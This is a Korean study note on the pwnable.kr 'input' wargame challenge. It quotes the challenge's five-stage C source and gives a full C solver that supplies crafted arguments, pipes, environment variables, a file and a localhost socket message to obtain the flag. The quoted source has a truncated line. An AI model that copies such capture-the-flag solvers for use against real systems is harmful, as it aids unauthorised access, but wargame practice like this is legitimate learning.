key3 : 8d80

최종 값 : 108400

input

2015년 7월 5일 일요일 오후 6:46

execve(const char *path, char *const argv[], char envp[]);
.path : 실행할 파일 경로명
.argv[] : 실행파일과 같이 수행할 인자
.envp[] : 실행파일에 넘기는 환경 변수

size_t fwrite (const void * ptr, size_t 자료형사이즈, size_t count, FILE * stream);

```
int main(int argc, char* argv[], char* envp[]){
        printf("Welcome to pwnable.kr\n");
        printf("Let's see if you know how to give input to program\n");
        printf("Just give me correct inputs then you will get the flag :)\n");

        // argv
        if(argc != 100) return 0;
        if(strcmp(argv['A'],"\x00")) return 0;
        if(strcmp(argv['B'],"\x20\x0a\x0d")) return 0;
        printf("Stage 1 clear!\n");

        // stdio
        char buf[4];
        read(0, buf, 4);
        if(memcmp(buf, "\x00\x0a\x00\xff", 4)) return 0;
        read(2, buf, 4);
        if(memcmp(buf, "\x00\x0a\x02\xff", 4)) return 0;
        printf("Stage 2 clear!\n");

        // env
        if(strcmp("\xca\xfe\xba\xbe", getenv("\xde\xad\xbe\xef"))) return 0;
        printf("Stage 3 clear!\n");

        // file
        FILE* fp = fopen("\x0a", "r");
        if(!fp) return 0;
        if( fread(buf, 4, 1, fp)!=1 ) return 0;
        if( memcmp(buf, "\x00\x00\x00\x00", 4) ) return 0;
        fclose(fp);
        printf("Stage 4 clear!\n");
```

```
// network
int sd, cd;
struct sockaddr_in saddr, caddr;
sd = socket(AF_INET, SOCK_STREAM, 0);
if(sd == -1){
        printf("socket error, tell admin\n");
        return 0;
}
saddr.sin_family = AF_INET;
saddr.sin_addr.s_addr = INADDR_ANY;
saddr.sin_port = htons( atoi(argv['C']) );
if(bind(sd, (struct sockaddr*)&saddr, sizeof(saddr)) < 0){
        printf("bind error, use another port\n");
        return 1;
}
listen(sd, 1);
int c = sizeof(struct sockaddr_in);
cd = accept(sd, (struct sockaddr *)&caddr, (socklen_t*)&c);
if(cd < 0){
        printf("accept error, tell admin\n");
        return 0;
}
if( recv(cd, buf, 4, 0) != 4 ) return 0;
mp(buf, "\xde\xad\xbe\xef", 4)) return 0;
printf("Stage 5 clear!\n");

// here's your flag
system("/bin/cat flag");
return 0;
```

위 소스처럼 총 5stage로 구성 되어있고 각 스테이지는
첫 번째 stage는 인자값의 개수와 인자값에 들어가는 값을 조절하여 조건을 맞춰주면 쉽게 통과 할 수 있다.
프로그래밍을 통하여 execve("/home/input/input", argv, envp) 로 argv 값과
환경변수 값을 넘겨주면 간단하게 해결 할 수 있다.
2 stage는 표준입력과 표준에러출력을 값을 read함수로 읽어들여서
값을 비교하는데, 이 문제를 해결 하기 위해서는
pipe를 이용하여 해결 했다.
프로세스간의 데이터를 공유 할 수 있으므로,
pipe로 연결하고 상대 프로세스의 표준입력값에 전달하고,
표준에러값에 전달하면 대상 프로세스에서는 해당 값을 읽어들여 처리한다.
4stage는 파일 일기를 통하여 해당 파일로부터 4바이트의 널값을 받는 문제로 해당 조건에 맞는 파일을 생성해주면 된다.
마지막 5stage는 네트워크 통신으로 deadbeef값을 전달하는 문제로
소캣프로그래밍으로 간단하게 해결 할 수 있다.

위에 조건을 모두 만족시키는 소스코드를 작성하면

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>

int main () {
    char *argv[101] = {[0 ... 99] = "A"};
    argv['A'] = "\x00";
    argv['B'] = "\x20\x0a\x0d";
    argv['C'] = "55555";
    char *envp[2] = {"\xde\xad\xbe\xef=\xca\xfe\xba\xbe"};

    int pipe1[2], pipe2[2];
    if(pipe(pipe1)==-1 || pipe(pipe2)==-1) {
        printf("error pipe\n");
        exit(1);
    }


// stage4
    FILE *fp = fopen("\x0a", "w");
    fwrite("\x00\x00\x00\x00", 4, 1, fp);
    fclose(fp);


    if(fork() == 0) {
        dup2(pipe1[0], 0);
        close(pipe1[1]);

        dup2(pipe2[0], 2);
        close(pipe2[1]);

        execve("/home/input/input", argv, envp);
    }
    else {
        write(pipe1[1], "\x00\x0a\x00\xff", 4);
        write(pipe2[1], "\x00\x0a\x02\xff", 4);     //2stages

        sleep(5);
        struct sockaddr_in servaddr;
        int sock = socket(AF_INET, SOCK_STREAM, 0);
        memset(&servaddr, 0, sizeof(servaddr));
        servaddr.sin_family = AF_INET;
        servaddr.sin_port = htons(atoi(argv['C']));
        servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
        connect(sock, (struct sockaddr *)&servaddr, sizeof(servaddr));
        send(sock, "\xde\xad\xbe\xef", 4, 0);
        close(sock);

        int stat;
        wait(&stat);
        link("/home/input/flag", "flag");
        unlink("\x0a");
        return 0;
    }
}
```

위와 같은 코드를 만들 수 있습니다.